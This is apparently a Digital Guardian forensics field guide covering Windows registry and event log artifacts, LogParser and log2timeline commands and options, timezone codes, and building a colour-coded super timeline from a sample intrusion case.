



Registry Forensics – NTUSER.dat

IE Explorer – Typed URLS



Mounted USB Devices





Recently Saved / Open Files

Critical Forensic Artifacts – Event Logs

```
197,2016-11-29 12:15:57,4608,Microsoft-Windows-Security-Auditing,midnite-PC,
198,2016-11-29 12:15:57,4624,Microsoft-Windows-Security-Auditing,midnite-PC,S-1-0-0|-|-|0x0|S-1-5-18|SYSTEM|NT AUTHORITY|0x3e7|0|-|-|
-|{00000000-0000-0000-0000-000000000000}|-|-|0|0x4||-|-
199,2016-11-29 12:15:57,4902,Microsoft-Windows-Security-Auditing,midnite-PC,0|0x84c3
200,2016-11-29 12:15:57,4624,Microsoft-Windows-Security-Auditing,midnite-PC,S-1-5-18|MIDNITE-PC$|WORKGROUP|0x3e7|S-1-5-18|SYSTEM|NT A
UTHORITY|0x3e7|5|Advapi  |Negotiate||{00000000-0000-0000-0000-000000000000}|-|-|0|0x238|C:\Windows\System32\services.exe|-|-
201,2016-11-29 12:15:57,4672,Microsoft-Windows-Security-Auditing,midnite-PC,"S-1-5-18|SYSTEM|NT AUTHORITY|0x3e7|SeAssignPrimaryTokenP
rivilege
                        SeTcbPrivilege
                        SeSecurityPrivilege
                        SeTakeOwnershipPrivilege
                        SeLoadDriverPrivilege
                        SeBackupPrivilege
                        SeRestorePrivilege
                        SeDebugPrivilege
                        SeAuditPrivilege
                        SeSystemEnvironmentPrivilege
                        SeImpersonatePrivilege"
```

Security Event Logs

Tool: LogParser 2.2

Command: LogParser.exe -i:evt -o:csv "Select RecordNumber,TO_UTCTIME(TimeGenerated),EventID,SourceName,ComputerName,Strings from Security.evtx WHERE EventID in ('4648';'552';'4728';'4732';'4756';'104';'1102';'1';'2';'1000';'1002')"


https://technet.microsoft.com/en-us/scriptcenter/dd919274.aspx

Log2timeline For Parsing Forensic Artifacts

Name	Ver.	Description
altiris	0.1	Parse the content of an XeXAMInventory or AeXProcessList log file
analog_cache	0.1	Parse the content of an Analog cache file
apache2_access	0.3	Parse the content of a Apache2 access log file
apache2_error	0.2	Parse the content of a Apache2 error log file
chrome	0.3	Parse the content of a Chrome history file
encase_dirlisting	0.2	Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
evt	0.2	Parse the content of a Windows 2k/XP/2k3 Event Log
evtx	0.5	Parse the content of a Windows Event Log File (EVTX)
exif	0.4	Extract metadata information from files using ExifTool
ff_bookmark	0.3	Parse the content of a Firefox bookmark file
ff_cache	0.2	Parse the content of a Firefox _CACHE_00[123]_ file
firefox2	0.3	Parse the content of a Firefox 2 browser history
firefox3	0.8	Parse the content of a Firefox 3 history file
ftk_dirlisting	0.3	Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
generic_linux	0.3	Parse content of Generic Linux logs that start with MMM DD HH:MM:SS
iehistory	0.8	Parse the content of an index.dat file containg IE history
iis	0.5	Parse the content of a IIS W3C log file
isatxt	0.4	Parse the content of a ISA text export log file
jp_ntfs_change	0.1	Parse the content of a CSV output file from JP (NTFS Change log)
l2t_csv	0.1	Parse the content of a body file in the l2t CSV format
mactime	0.6	Parse the content of a body file in the mactime format
mcafee	0.3	Parse the content of log files from McAfee AV engine
mcafeefireup	0.1	Parse the content of an XeXAMInventory or AeXProcessList log file
mcafeehel	0.1	Parse the content of a McAfee HIPS event.log file
mcafeehs	0.1	Parse the content of a McAfee HIPShield log file
mft	0.1	Parse the content of a NTFS MFT file
mssql_errlog	0.2	Parse the content of an ERRORLOG file produced by MS SQL server
ntuser	1.0	Parses the NTUSER.DAT registry file
openvpn	0.1	Parse the content of an openVPN log file
opera	0.2	Parse the content of an Opera's global history file
oxml	0.4	Parse the content of an OpenXML document (Office 2007 documents)
pcap	0.5	Parse the content of a PCAP file
pdf	0.3	Parse some of the available PDF document metadata
prefetch	0.7	Parse the content of the Prefetch directory
proftpd_xferlog	0.1	Parse the content of a ProFTPd xferlog log file
recycler	0.6	Parse the content of the recycle bin directory
restore	0.9	Parse the content of the restore point directory
safari	0.3	Parse the contents of a Safari History.plist file
sam	0.1	Parses the SAM registry file
security	0.1	Parses the SECURITY registry file
setupapi	0.5	Parse the content of the SetupAPI log file in Windows XP
skype_sql	0.1	Parse the content of a Skype database
software	0.1	Parses the SOFTWARE registry file
sol	0.5	Parse the content of a .sol (LSO) or a Flash cookie file
squid	0.5	Parse the content of a Squid access log (http_emulate off)
symantec	0.1	Parse the content of a Symantec log file
syslog	0.2	Parse the content of a Linux Syslog log file
system	0.1	Parses the SYSTEM registry file
tln	0.5	Parse the content of a body file in the TLN format
volatility	0.2	Parse the content of a Volatility output files (psscan2, sockscan2, ...)
win_link	0.7	Parse the content of a Windows shortcut file (or a link file)
wmiprov	0.2	Parse the content of the wmiprov log file
xpfirewall	0.4	Parse the content of a XP Firewall log

Name	Description
beedocs	Tab-delimited file to import into BeeDocs
cef	ArcSight Commen Event Format (CEF)
cftl	XML format that can be read by CFTL
csv	CSV (Comma Separated Value) file
mactime	mactime format
simile	XML format that can be read by a SIMILE widget
sqlite	SQLite database that can be used by ATAFFA
tln	TLN format

This tool can be used in every forensic endpoint investigation. Provides a single super timeline of events.



Log2timeline Commands

log2timeline –z EST5EDT –Z UTC –r files/ -w output.csv

Core Command Options

`-f <TYPE-INPUT>`	Defines the input format
`-o <TYPE-OUTPUT>`	Defines the output format: Default csv file
`-w <FILE>`	Append result to the current log file
`-z <SYSTEM TIMEZONE>`	Timezone set on system you are examining
`-Z <OUTPUT TIMEZONE>`	Desired Output Timezone: Default is same timezone as `-z` option
`-r`	recusive mode
`-p`	*(use with `-r` option)* Preprocessors are modules that search through the suspect drive and extract needed information that can be used in other modules, such as hostname, etc.

This command will generate a timeline and convert all times from the artifacts within the files/ directory (from a machine in Eastern timezone) to UTC time and output it to a filed called output.csv

Country	Timezone
USA Eastern	EST5EDT
USA Central	CST6CDT
USA Mountain	MST7MDT
USA Pacific	PST8PDT
USA Alaska	NASTNADT
Hawaii	UCT10
Hong Kong	UCT-8
Indonesia East	UCT-9
Indonesia West	UCT-7
Australia (NSW)	EST-10EDT
Australia (West)	UCT-8

Country	Timezone
UK	GMT0BST
Germany/France	MEZ-1MESZ
Egypt	EST-2EDT
UAE	UAEST-4
Saudi Arabia	UCT-3
Japan	JST
Colombia	UCT5
South Africa	SAST-2
Thailand	UCT-7
Turkey	EET-2EETDST
Brazil (East)	EBST3EBDT

SANS Timeline Color Template

- [Download it](#) - Open Timeline Color Template
- Switch to Color Timeline worksheet/tab
- Click on Cell A-1
- Select 'DATA' Ribbon
- Import Data "FROM TEXT"
- Select log2timeline.csv file
- TEXT IMPORT WIZARD Will Start
- Step 1 -> Select Delimited ->Select NEXT
- Step 2 -> Unselect Tab under Delimiters -> Select Comma under Delimiters -> Select NEXT >
- Step 3 ->Select Finish
- Where do you want to put the data? Simply Select OK.
- Once imported View -> Freeze Panes -> Freeze Top Row
- Optional Hide Columns Timezone, User, Host, Short or Desc (keep one of these), Version
- Select HOME Ribbon
- Select all Cells "CTRL-A"
- In Home Ribbon -> Sort and Filter - Filter

date	time	MACB	sourcetype	type	short
39649	0.06115	MACB	Email PST	Email Read	Message 114: Attachment m57biz.xls Opened
7/20/2008	1:27:40	MACB	XP Prefetch	Last run	EXCEL.EXE-1C75F8D6.pf: EXCEL.EXE was executed
7/20/2008	1:27:40	.AC.	NTFS $MFT	$SI [.AC.] time	C:/Program Files/Microsoft Office/Office/EXCEL.EXE
7/20/2008	1:27:40	.AC.	UserAssist key	Time of Launch	UEME_RUNPATH:C:/PROGRA~1/MICROS~2/Office/EXCE
7/20/2008	1:28:03	..CB	Shortcut LNK	Created	C:/Documents and Settings/Jean/Desktop/m57biz.xls
7/20/2008	1:28:043	MACB	NTFS $MFT	$SI [MACB] time	C:/Documents and Settings/Jean/Application Data/Microsoft/Office/Recent/Desktop.LNK
7/20/2008	1:28:03	MACB	FileExts key	Extension Change	File extension .xls opened by EXCEL.EXE
7/20/2008	1:28:03	MACB	NTFS $MFT	$SI [MACB] time	C:/windows/system32/winsvchost.exe
7/20/2008	1:28:03		SOFTWARE key	Last Written	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
7/20/2008	1:27:40		Memory Process	Process Started	winsvchost.exe|1556|1032||0x02476768
7/20/2008	1:27:40		Memory Socket	Socket Opened	4|134.182.111.82:443|Protocol: 6 (TCP)|0x8162de98|||
7/20/2008	1:27:40		XP Prefetch	Last run	WINSVCHOST.EXE-1C75F8D6.pf: EXCEL.EXE was executed
7/20/2008	1:28:03	..CB	Shortcut LNK	Created	C:/Documents and Settings/Jean/Desktop/m57biz.xls
7/20/2008	1:28:03	.A..	Shortcut LNK	Access	C:/Documents and Settings/Jean/Desktop/m57biz.xls
7/20/2008	1:28:04	MAC.	NTFS $MFT	$SI [MAC.] time	C:/Documents and Settings/Jean/Application Data/Microsoft/Office/Recent/m57biz.LNK
7/20/2008	1:28:04	..C.	NTFS $MFT	$SI [..C.] time	C:/Documents and Settings/Jean/Local Settings/History/History.IE5/MSHist01200807202008
7/20/2008	1:28:04	..C.	NTFS $MFT	$SI [..C.] time	C:/Documents and Settings/Jean/Local Settings/History/History.IE5/MSHist01200807202008
7/20/2008	1:28:04	MACB	RecentDocs key	File opened	Recently opened file of extension: .xls - value: m57biz.xls

FILE OPENING
WEB HISTORY
DELETED DATA
EXECUTION
DEVICE or USB USAGE
FOLDER OPENING
LOG FILE

- (Select All)
- Deleted Registry
- EXIF metadata
- FileExts key
- Firefox 3 history
- Flash Cookie
- Internet Explorer
- Map Network Drive MRU ke
- MountPoints2 key
- NTFS $MFT
- NTUSER key
- Open XML Metadata
- PDF Metadata
- RecentDocs key
- RunMRU key
- SAM key
- Shortcut LNK
- SOFTWARE key
- SYSTEM key
- UserAssist key
- Vista/Win7 Prefetch
- WMIprov Log file
- XP Firewall Log

DIGITALGUARDIAN®

Time to Hunt…

- Know your environment
- Know your tools
- Know your adversaries

Seek the Unknown

DigitalGuardian.com

Resource: Field Guide to Threat Hunting Link

Resource: Incident Responder's Guide Link